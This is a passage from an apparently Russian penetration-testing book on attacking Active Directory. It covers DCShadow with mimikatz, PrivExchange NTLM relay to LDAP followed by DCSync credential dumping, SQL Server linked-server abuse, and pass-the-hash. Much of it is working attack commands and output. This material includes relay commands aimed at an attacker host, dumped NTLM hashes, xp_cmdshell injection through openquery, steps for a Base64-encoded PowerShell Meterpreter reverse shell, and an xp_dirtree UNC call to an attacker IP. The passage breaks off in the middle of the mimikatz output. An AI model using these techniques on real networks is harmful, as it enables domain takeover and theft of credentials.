Одно из основных ограничений атаки DCSync — злоумышленник не сможет внедрить новые объекты в целевой домен. Он может стать владельцем административной учетной записи, используя Pass-The-Hash, и впоследствии вводить новые объекты. Но для этого требуется больше усилий, больше шагов, что повышает вероятность обнаружения. Атака DCShadow снимает это ограничение. С помощью DCShadow злоумышленники больше не пытаются реплицировать данные, а регистрируют новые контроллеры домена в целевой инфраструктуре для внедрения объектов Active Directory или изменения существующих.

Сервер можно назвать контроллером домена, если он предлагает четыре ключевых компонента:

- базу данных, которая должна быть доступна через протоколы LDAP и реализовывать несколько RPC в соответствии со спецификациями MS-DRSR и MS-ADTS, т. е. позволять репликацию данных;
- сервис аутентификации, доступный через протоколы Kerberos, NTLM, Netlogon или WDigest;
- систему управления конфигурацией, использующую протоколы SMB и LDAP;
- сервис DNS, используемый клиентами для поиска ресурсов и поддержки аутентификации.

Помимо всего этого, новый DC должен быть зарегистрирован сервисом KCC (средство проверки согласованности знаний). KCC — это встроенный процесс, который выполняется на всех контроллерах домена и создает топологию репликации для леса Active Directory. KCC создает отдельные топологии репликации. Этот сервис также динамически корректирует топологию, чтобы она соответствовала добавлению новых контроллеров домена и удалению существующих контроллеров домена. По умолчанию KCC запускает репликацию каждые 15 минут.

Обеспечить все это можно при выполнении следующих условий: атака должна быть выполнена с компьютера в домене, у атакующего имеется привилегия System на компьютере и привилегия администратора домена в самом домене. Первым делом с помощью mimikatz повышаем свои привилегии до System (рис. 2.19).

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processstoken
Token from process 0 to process 0
* from 0 will take SYSTEM token
* to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
* to 2564/mimikatz.exe
```

Рис. 2.19. Получение привилегии System с помощью mimikatz

Теперь мы должны изменить значение userAccountControl:

```
lsadump::dcshadow /object:pc-10$ /attribute:userAccountControl /value:532480
```

Передаем соответствующий атрибут:

```
lsadump :: dcshadow /push
```

После выполнения команды увидим, как значения обновляются, а RPC-сервер останавливается. Можно считать, что мы зарегистрировали новый контроллер домена, с которым можно производить дальнейшие операции.

Exchange

Основная уязвимость в инфраструктуре этого программного продукта такова. Exchange обладает высокими привилегиями в домене Active Directory. Группа Exchange Windows Permissions имеет доступ WriteDacl в Active Directory, что позволяет любому члену этой группы изменять привилегии домена, среди которых есть привилегии для реализации атаки DCSync.

Чтобы выполнить произвольный код на хостах в сети, можно использовать особенности передачи аутентификации NTLM через SMB. Но другие протоколы также уязвимы для ретрансляции. Наиболее интересен для этого протокол LDAP, который можно использовать для чтения и изменения объектов в каталоге. Дело в том, что при подключении сервера с Windows к компьютеру злоумышленника существует возможность передать автоматическую проверку подлинности пользователя в системе другим машинам в сети, как показано на рисунке. Такой прием называют relay-атакой (рис. 2.20).




Рис. 2.20. Схема relay-атаки

Когда аутентификация передается в LDAP, объекты в каталоге могут быть изменены. В результате этим объектам предоставляются привилегии злоумышленника, включая привилегии, необходимые для операций DCSync. Таким образом, мы должны заставить сервер Exchange проходить аутентификацию с помощью NTLM. Для этого необходимо заставить Exchange аутентифицировать нашу систему.

Можно заставить Exchange аутентифицироваться по произвольному URL-адресу через HTTP с помощью функции Exchange PushSubscription. Служба push-уведомлений имеет возможность отправлять сообщения каждые X минут (где X может быть указан злоумышленником), даже если событие не произошло. Это гарантирует, что Exchange подключится к нам, даже если в папке входящих сообщений нет активности. Схема атаки показана на рис. 2.21.

Инструменты для выполнения такой атаки входят в состав пакета impacket (<https://github.com/SecureAuthCorp/impacket>). Сначала для ретрансляции LDAP




Рис. 2.21. Схема DCSync-атаки с использованием push-уведомлений

запустим ntlmrelayx, укажем подконтрольного нам пользователя и контроллер домена.

```
ntlmrelayx.py -t ldap://DC.domain.dom --escalate-user USER
```

Теперь используем privexchange:

```
privexchange -ah Attacker_host Exchange_host -u USER -d DOMEN
```

Тут есть одно важное «но»: пользователь должен иметь почтовый ящик на нашем Exchange-сервере. Через некоторое время (когда будет отправлено push-уведомление) в ntlmrelayx можно наблюдать вывод, показанный на рис. 2.22.

```
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Received connection from 192.168.222.103, attacking target ldap://s2016dc.testsegment.local
[*] HTTPD: Client requested path: /privexchange/
[*] HTTPD: Client requested path: /privexchange/
[*] Authenticating against ldap://s2016dc.testsegment.local as TESTSEGMENT\S2012EXC$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
```

Рис. 2.22. Успешный relay в ntlmrelayx

Это означает, что у нашего пользователя есть привилегии для DCSync (рис. 2.23):

```
secretsdump domain/user@DC -just-dc
```

Таким образом Exchange позволяет нам получить репликацию учетных данных.

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c54d587745473e17c629053527a84d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:3ld6cf0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e5a69a0ba06a3367376dc4f41f24e2a6:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:3ld6cf0d16ae931b73c59d7e0c089c0:::
testsegment.local\testuser:1105:aad3b435b51404eeaad3b435b51404ee:720ad954f6a3665b0e92bf5efa662f65:::
testsegment.local\backupadmin:1126:aad3b435b51404eeaad3b435b51404ee:69052d690d30509c5467303e8bd753be:::
```

Рис. 2.23. Успешная репликация учетных данных в secretsdump

Sysadmin SQL Server

Рассмотрим последовательность действий, которую можно применить для использования учетной записи службы SQL Server, чтобы повысить привилегии от локального администратора до системного администратора DBA.

SQL Server — это еще одно приложение Windows. В случае SQL Server каждый экземпляр сервера устанавливается как набор служб Windows, которые работают в фоновом режиме. Каждая из этих служб настроена для работы с учетной записью Windows. Связанная учетная запись затем используется для глобального взаимодействия с операционной системой.

Основная служба Windows SQL Server — служба SQL Server, которая реализована в виде приложения sqlservr.exe. Службы SQL Server могут быть настроены со многими типами учетных записей Windows. Вот их список:

- локальный пользователь;
- LocalSystem;
- NetworkService;
- локальная управляемая учетная запись службы;
- учетная запись управляемого домена;
- пользователь домена;
- администратор домена.

Компрометация службы SQL Server может привести к компрометации всего домена. Но, независимо от привилегий учетной записи службы SQL Server в операционной системе, в SQL Server она имеет привилегии sysadmin по умолчанию. Для получения учетной записи службы мы будем использовать PowerUpSQL (<https://github.com/NetSPI/PowerUpSQL>). Для этого нам нужно иметь учетную запись локального администратора.

Сначала найдем локальный SQL Server. В этом нам поможет команда Get-SQLInstanceLocal. В выводе команды нас интересует строка, содержащая значение

Instance: MSSQLSRV04\BOSCHSQL. Следующей командой получим учетную запись SQL Server:

```
Invoke-SQLImpersonateService -Verbose -Instance MSSQLSRV04\BOSCHSQL
```

Нужно убедиться, что все прошло успешно:


```
Get-SqlServerInfo -Verbose -Instance MSSQLSRV04\BOSCHSQL
```

В представленном выводе будет присутствовать строка CurrentLogin: NT Service\ MSSQL\$BOSCHSQL. В итоге мы получаем привилегию sysAdmin DBO. Также есть решение, которое запустит cmd.exe в контексте каждой учетной записи службы SQL, связанной с экземпляром MSSQLSRV04\BOSCHSQL:

```
Invoke-SQLImpersonateServiceCmd -Instance MSSQLSRV04 \ BOSCHSQL
```

Описанные в этой главе методы повышения привилегий показывают, насколько компетентными должны быть системные администраторы, обеспечивающие безопасность в среде Active Directory.

ГЛАВА 3



Боковое перемещение в Active Directory

Предположим, вы успешно раздобыли учетные записи пользователей в сети с контроллером домена Active Directory и даже смогли повысить собственные привилегии. Казалось бы, можно расслабиться и почивать на лаврах. Как бы не так! Что, если мы захватили не всю сеть, а ее определенный сегмент? Нужно разобраться, как продвигаться по сети дальше, искать новые точки входа, опоры для проведения разведки и дальнейшего повышения привилегий.

Техника Lateral Movement через ссылки Microsoft SQL Server

Для начала — немного теории. Microsoft SQL Server позволяет создавать ссылки на внешние источники данных, например другие серверы SQL, базы данных Oracle, таблицы Excel. Зачастую сервер настроен неправильно, из-за чего подобные ссылки (связи или линки), или «связанные серверы», могут использоваться для обнаружения и обхода связей базы данных в сети, получения неавторизованного доступа к данным или загрузки различных оболочек. Как подобные атаки реализуются на практике, мы сейчас и разберем.

Введение в ссылки

Создание связи на SQL Server довольно тривиально. Это можно сделать с помощью хранимой процедуры `sp_addlinkedserver` или SQL Server Management Studio (SSMS). Обычно злоумышленники не стремятся создавать линки, но пытаются найти существующие и эксплуатировать их.

Связи можно просмотреть в меню **Объекты сервера → Серверы ссылок** в SSMS. В качестве альтернативы они могут быть перечислены с помощью хранимой процедуры `sp_linkedservers` или с помощью запроса `select * from master..sysservers`. Выбирать непосредственно из таблицы `sysservers` предпочтительно, поскольку так раскрывается немного больше информации о линках.

Для существующих ссылок есть несколько ключевых настроек, на которые следует обратить внимание. Очевидно, что назначение ссылки, тип источника данных (имя провайдера) и доступность ссылки (доступ к данным) важны для использования связи. Кроме того, исходящие соединения RPC (груп) должны быть включены для ссылок, чтобы, в свою очередь, включить xp_cmdshell на удаленных связанных серверах.

Злоумышленники при взломе связей базы данных обращают внимание на две основные конфигурации: источник данных (имя провайдера) и способ настройки линков для проверки подлинности. Сосредоточимся на источниках данных SQL Server, которые подключаются к другим серверам Microsoft SQL Server.

Каждую из этих связей SQL Server можно настроить для проверки подлинности несколькими способами. Можно отключить линки, не предоставляя учетные данные для подключения. Также можно использовать текущий контекст безопасности или установить учетную запись SQL и пароль, которые будут задействованы для всех подключений, использующих ссылку. Как показывает практика, после обхода всех связей всегда есть одна или несколько настроек с разрешениями sysadmin; это позволяет повысить привилегии от начального общедоступного доступа к доступу sysadmin, даже не выходя из уровня базы данных.

Хотя только системные администраторы могут создавать ссылки, любой пользователь базы данных может попытаться получить к ним доступ. Тем не менее есть две очень важные вещи, которые нужно понять про использование ссылок:

- если связь включена (`dataaccess` установлен в 1), каждый пользователь на сервере базы данных может использовать ссылку независимо от прав пользователя (`public, sysadmin`);
- если связь настроена на использование учетной записи SQL, каждое подключение будет с правами этой учетной записи. Другими словами, общедоступный пользователь на сервере А может потенциально выполнять SQL-запросы на сервере В как `sysadmin`.

Ссылки на SQL Server очень просты в применении. Например, следующий запрос с использованием `openquery()` перечисляет версию сервера на удаленном сервере.

```
select version from openquery("linked_remote_server", 'select @@version as version');
```

Также можно использовать `openquery` для выполнения SQL-запросов по нескольким вложенным линкам; это делает возможным связывание ссылок и позволяет использовать деревья ссылок.

```
select version from openquery("link1", 'select version from openquery("link2", ''select @@version as version''))')
```

Подобным же образом можно вложить столько операторов `openquery`, сколько необходимо для доступа ко всем связанным серверам. Единственная проблема состоит в том, что каждый вложенный запрос должен использовать вдвое больше одинарных кавычек, чем внешний запрос. В результате синтаксис запросов становится

довольно громоздким, когда приходится использовать 32 одинарные кавычки в каждой строке.

Схема эксплуатации изнутри сети

На рис. 3.1 показан пример типичной сети связанных баз данных. Пользователь с общими правами доступа к DB1 может перейти по ссылке базы данных на DB2 (разрешения уровня пользователя) и от DB2 до DB3 (разрешения уровня пользователя). Теперь можно перейти по ссылке из DB3 обратно в DB1 (разрешения уровня пользователя) или по ссылке на DB4. Так как эта ссылка настроена с повышенными привилегиями, следование цепочки ссылок DB1 → DB2 → DB3 → DB4 дает изначально непривилегированному пользователю полномочия пользователя sysadmin на DB4, который расположен в «изолированной» сетевой зоне.




Рис. 3.1. Схема сети связанных баз данных

Ссылки на базы данных также могут запрашиваться с использованием альтернативного синтаксиса, но он не допускает запросы по нескольким ссылкам. Кроме того, фактическая эксплуатация требует, чтобы `rpcout` был включен для ссылок, и, поскольку он отключен по умолчанию, это вряд ли будет часто использоваться на практике.

Хотя Microsoft заявляет, что `openquery()` нельзя использовать для выполнения расширенных хранимых процедур на связанном сервере, это возможно. Хитрость заключается в том, чтобы вернуть некоторые данные, завершить оператор SQL и затем выполнить требуемую хранимую процедуру. Ниже приведен базовый пример выполнения процедуры с помощью `openquery()`.

```
select 1 from openquery("linkedremoteserver", 'select 1;exec master..xp_cmdshell "dir c:"')
```

Запрос не возвращает результаты `xp_cmdshell`, но, если `xp_cmdshell` включен и пользователь имеет права на его выполнение, он выполнит команду `dir` в операционной

системе. Один из простых способов получить оболочку в целевой системе — вызвать PowerShell (если этот командный интерпретатор установлен в ОС) и передать бэкконнект на оболочку Meterpreter. В целом алгоритм действий выглядит следующим образом:

1. Создать сценарий PowerShell для выполнения своей полезной нагрузки Metasploit, пример можно взять здесь: <https://netsec.ws/?p=331>.
2. Закодировать скрипт в Unicode.
3. Закодировать в Base64.
4. Выполнить команду `powershell -noexit -noprofile -EncodedCommand` с помощью `xp_cmdshell`.

Если `xp_cmdshell` не включен на связанном сервере, возможно, его не удастся включить, даже если ссылка настроена с привилегиями `sysadmin`. Любые запросы, выполняемые через `openquery`, считаются пользовательскими транзакциями, которые не позволяют сделать перенастройку. Включение `xp_cmdshell` с помощью `sp_configure` не изменяет состояние сервера без перенастройки и, следовательно, `xp_cmdshell` остается отключенным. Если `rpcout` включен для всех ссылок внутри пути ссылки, можно включить `xp_cmdshell`, используя следующий синтаксис.

```
execute('sp_configure "xp_cmdshell",1;reconfigure;') at LinkedServer
```

Но, как уже отмечалось, `rpcout` по умолчанию отключен, поэтому он вряд ли будет работать с длинными цепочками ссылок.

Схема эксплуатации извне

Хотя ссылки на базы данных могут стать неплохим способом повысить привилегии после того, как получен аутентифицированный доступ к базе данных внутри сети, более серьезный риск возникает, когда связанные серверы доступны извне. Те же SQL-инъекции очень распространены, и успешная атака дает возможность выполнять произвольные запросы SQL на сервере базы данных. Если соединение с базой данных веб-приложения сконфигурировано с наименьшими привилегиями (что происходит довольно часто), то нетрудно увеличить разрешения для внутренней сети, где, вероятно, расположен сервер базы данных. Однако, как упоминалось ранее, любому пользователю, независимо от его уровня привилегий, доступны предварительно настроенные связи между базами данных.

На рис. 3.2. показан путь атаки извне. Найдя SQL-инъекцию на сервере веб-приложений, злоумышленник может начать переходить по ссылкам DB1 → DB2 → DB3 → DB4. И после получения разрешений `sysadmin` на DB4 он может выполнить `xp_cmdshell`, чтобы запустить PowerShell и получить бэкконнект.

Таким образом, злоумышленник получает привилегии в изолированном сегменте корпоративной сети и может претендовать на компрометацию всего домена, при этом изначально не имея доступа к внутренней сети.




Рис. 3.2. Схема атаки на связанные базы извне

Как автоматизировать обнаружение путей эксплуатации

Для автоматизации перечисления и обхода ссылок после того, как первоначальный доступ к SQL Server получен, можно применить уже упоминавшийся в предыдущих статьях инструмент PowerUpSQL (<https://github.com/NetSPI/PowerUpSQL>).

Функция Get-SQLServerLinkCrawl может использоваться для сканирования всех доступных путей связанных серверов, а также перечисления версий программного обеспечения и привилегий, с которыми настроены ссылки. Чтобы запустить Get-SQLServerLinkCrawl, нужно будет предоставить информацию об экземпляре базы данных для начального подключения к БД и учетные данные, используемые для авторизации. По умолчанию скрипт выполняется с использованием встроенной аутентификации, но при желании можно указать альтернативные учетные данные домена и учетные данные SQL Server.

Для вывода в консоль воспользуемся следующей командой:

```
Get-SQLServerLinkCrawl -verbose -instance "[ip-address]\SQLSERVER2008"
```

Для вывода же по сети используем функцию следующим образом:

```
Get-SQLServerLinkCrawl -verbose -instance "[ip-address]\SQLSERVER2008" -username 'guest' -password 'guest' | Out-GridView
```

Результаты будут включать экземпляр базы данных, информацию о ее версии, пользователя ссылки, привилегии пользователя ссылки на связанном сервере, путь ссылки на сервер и ссылки на каждый экземпляр базы данных. Связанные серверы, которые недоступны, помечаются как неработающие ссылки.

Кроме того, Get-SQLServerLinkCrawl позволяет выполнять произвольные запросы SQL на всех связанных серверах с использованием параметра -Query. xp_cmdshell (для выполнения команды) и xp_dirtree (для внедрения в UNC-путь) также могут быть выполнены с помощью параметра -Query.

```
Get-SQLServerLinkCrawl -instance "[ip-address]\SQLSERVER2008" -Query "exec master..xp_cmdshell 'whoami'"
```

```
Get-SQLServerLinkCrawl -instance "[ip-address]\SQLSERVER2008" -Query "exec master..xp_dirtree '\\[ip]\\test'"
```

Но согласитесь, что вывод того же BloodHound в виде графа связей через Neo4j куда удобней для анализа и поиска пути эксплуатации, чем информация, представленная в виде текста. Можно попробовать сделать аналогичный график для Get-SQLServerLinkCrawl. Результаты Get-SQLServerLinkCrawl необходимо экспортить в файл XML с помощью Export-Clixml.

```
Get-SQLServerLinkCrawl -verbose -instance "[ip-address]\SQLSERVER2008" -username 'guest' -password 'guest' | export-clixml c:\temp\links.xml
```

Экспортированный файл XML будет затем преобразован в файл узла и файл ссылки, чтобы их можно было импортировать в базу данных Neo4j. Следующий скрипт создаст файлы импорта и предоставит необходимые операторы Cypher (<https://neo4j.com/developer/cypher/>) для создания графа. Очевидно, что все пути к файлам жестко закодированы в PowerShell, поэтому их придется заменить, если вы запустите скрипт. Последние (необязательные) операторы Cypher создают начальный узел, с целью указать, где начался обход контента; ServerID должен быть обновлен вручную, чтобы он указывал на первый SQL Server, к которому был получен доступ.

```
$List = Import-CliXml 'C:\temp\links.xml'
$Servers = $List | select name,version,path,user,sysadmin -unique | where name -ne 'broken link'
$Outnodes = @()
$Outpaths = @()
foreach ($Server in $Servers) {
    $Outnodes +=
    "$([string][math]::abs($Server.Name.GetHashCode())), $($Server.Name), $($Server.Version)"
    if($Server.Path.Count -ne 1) {
        $Parentlink = $Server.Path[-2]
        foreach ($a in $Servers) {
            if((($a.Path[-1] -eq $Parentlink) -or ($a.Path -eq $Parentlink)) {
                [string]$Parentname = $a.Name
                break
            }
        }
    }
}
```

```
$Outpaths += "$([math]::abs($Parentname.GetHashCode()),$([math]::
    abs($Server.Name.GetHashCode()), $($Server.User), $($Server.Sysadmin)"  
}  
}  
  
$Outnodes | select -unique | out-file  
C:\pathtomeo4j\Neo4j\default.graphdb\Import\nodes.txt  
$Outpaths | select -unique | out-file C:\pathtomeo4j\default.graphdb\Import\links.txt  
  
<#  
[OPTIONAL] Cypher to clear the neo4j database:  
MATCH (n)  
OPTIONAL MATCH (n)-[r]-()  
DELETE n,r  
--  
Cypher statement to create a neo4j graph - load nodes  
LOAD CSV FROM "file:///nodes.txt" AS row  
CREATE (:Server {ServerId:toInt(row[0]), Name:row[1], Version:row[2]});  
---  
Cypher statement to create a neo4j graph - load links  
USING PERIODIC COMMIT  
LOAD CSV FROM "file:///links.txt" AS row  
MATCH (p1:Server {ServerId:toInt(row[0])}), (p2:Server {ServerId:toInt(row[1])})  
CREATE (p1)-[:LINK {User: row[2], Sysadmin: row[3]}]->(p2);  
---  
[OPTIONAL] Cypher statement to create a start node which indicates where the crawl  
started. This is not automated; first node id must be filled in manually  
(i.e. replace 12345678 with the first node's id).  
CREATE (:Start {Id: 1})  
  
[OPTIONAL] Link start node to the first server  
MATCH (p1:Start {Id: 1}), (p2:Server {ServerId: 12345678})  
CREATE (p1)-[:START]->(p2);  
#>
```

Если все работает хорошо, вы сможете просмотреть график связей, используя Neo4j Browser (рис. 3.3).

Связанные серверы довольно распространены, и иногда сети связанных серверов содержат сотни серверов баз данных. Цель Get-SQLServerLinkCrawl состоит в том, чтобы предоставить простой и автоматизированный способ анализа масштабов этих сетей и легко найти путь бокового движения.




Рис. 3.3. График связей серверов баз данных

Pass-the-hash

О технике PTH, как и об одинаковых паролях локальных администраторов на компьютерах домена, уже было рассказано в главе 2. Допустим, проанализировав некоторые настройки групповой политики, мы выяснили, что на всех компьютерах домена имеются одинаковые учетные данные локального администратора и мы смогли завладеть этими данными. Далее мы решаем использовать технику pass-the-hash для доступа к другим машинам в сети, чтобы выполнить боковое движение. Для этого мы используем mimikatz. Если нам известен открытый пароль, то мы получаем его хеш с помощью модуля `crypto::hash`. Сделать это можно следующей командой:

```
crypto::hash /password:[password]
```

Теперь можно получить новую консоль под учетной записью, для которой мы выполняем PTH.

```
privilege::debug
sekurlsa::pth /ntlm:[hash] /user:admin /domain:.
```

Однако после проверки доступа мы терпим неудачу (рис. 3.4).

Дело в том, что существует два идентификатора безопасности SID: S-1-5-113 (NT AUTHORITY\Local account) и S-1-5-114 (NT AUTHORITY\Local account and member of Administrators group). Они применяются в групповой политике, чтобы блокировать

использование всех локальных учетных записей администраторов для удаленного входа. А проверить, на каких машинах установлены эти ограничения, может любой пользователь, который прошел проверку подлинности в домене, просто перечислив групповые политики (о перечислении групповых политик было сказано в главе 1).

```
C:\Users\admin\Desktop\mimikatz_trunk\x64\mimikatz.exe
    mimikatz 2.1 (x64) built on Mar  5 2017 22:41:35
    "A La Vie, A L'Amour"
    / * *
    Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
    http://blog.gentilkiwi.com/mimikatz (oe.eo)
    with 20 modules * * *

mimikatz # crypto::hash /password:Password123!
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
LM : e52cac67419a9a2c17ec4fe2a5374cb
MD5 : 3e649f74db026fb32e9938e1390d6a5e6
SHA1 : e30d1c18c56c027667d35734660751dc8020354
SHA2 : 3eb17ea86fe728298f1f07c16f1e37f389baef7a1092010052fce7d08cd60bb

mimikatz # privilege::debug
Privilege: '20' OK

mimikatz # sekurlsa::pth /ntlm:2b576acbe6bcfda7294d6bd18041b8fe /user:admin /domain:.
user : admin
domain :
program : cmd.exe
impersonate : no
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
| PID: 2964
| TID: 484
| LSA Process is now RW
| LUID 0 : 1107041 {00000000-0001-0010-e461}
\ msv1_0 -> data copy @ 000000000001735680 : OK !
\ kerberos -> data copy @ 000000000001785178
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt -> OK
\ rc4_hmac_old -> OK
\ rc4_md4 -> OK
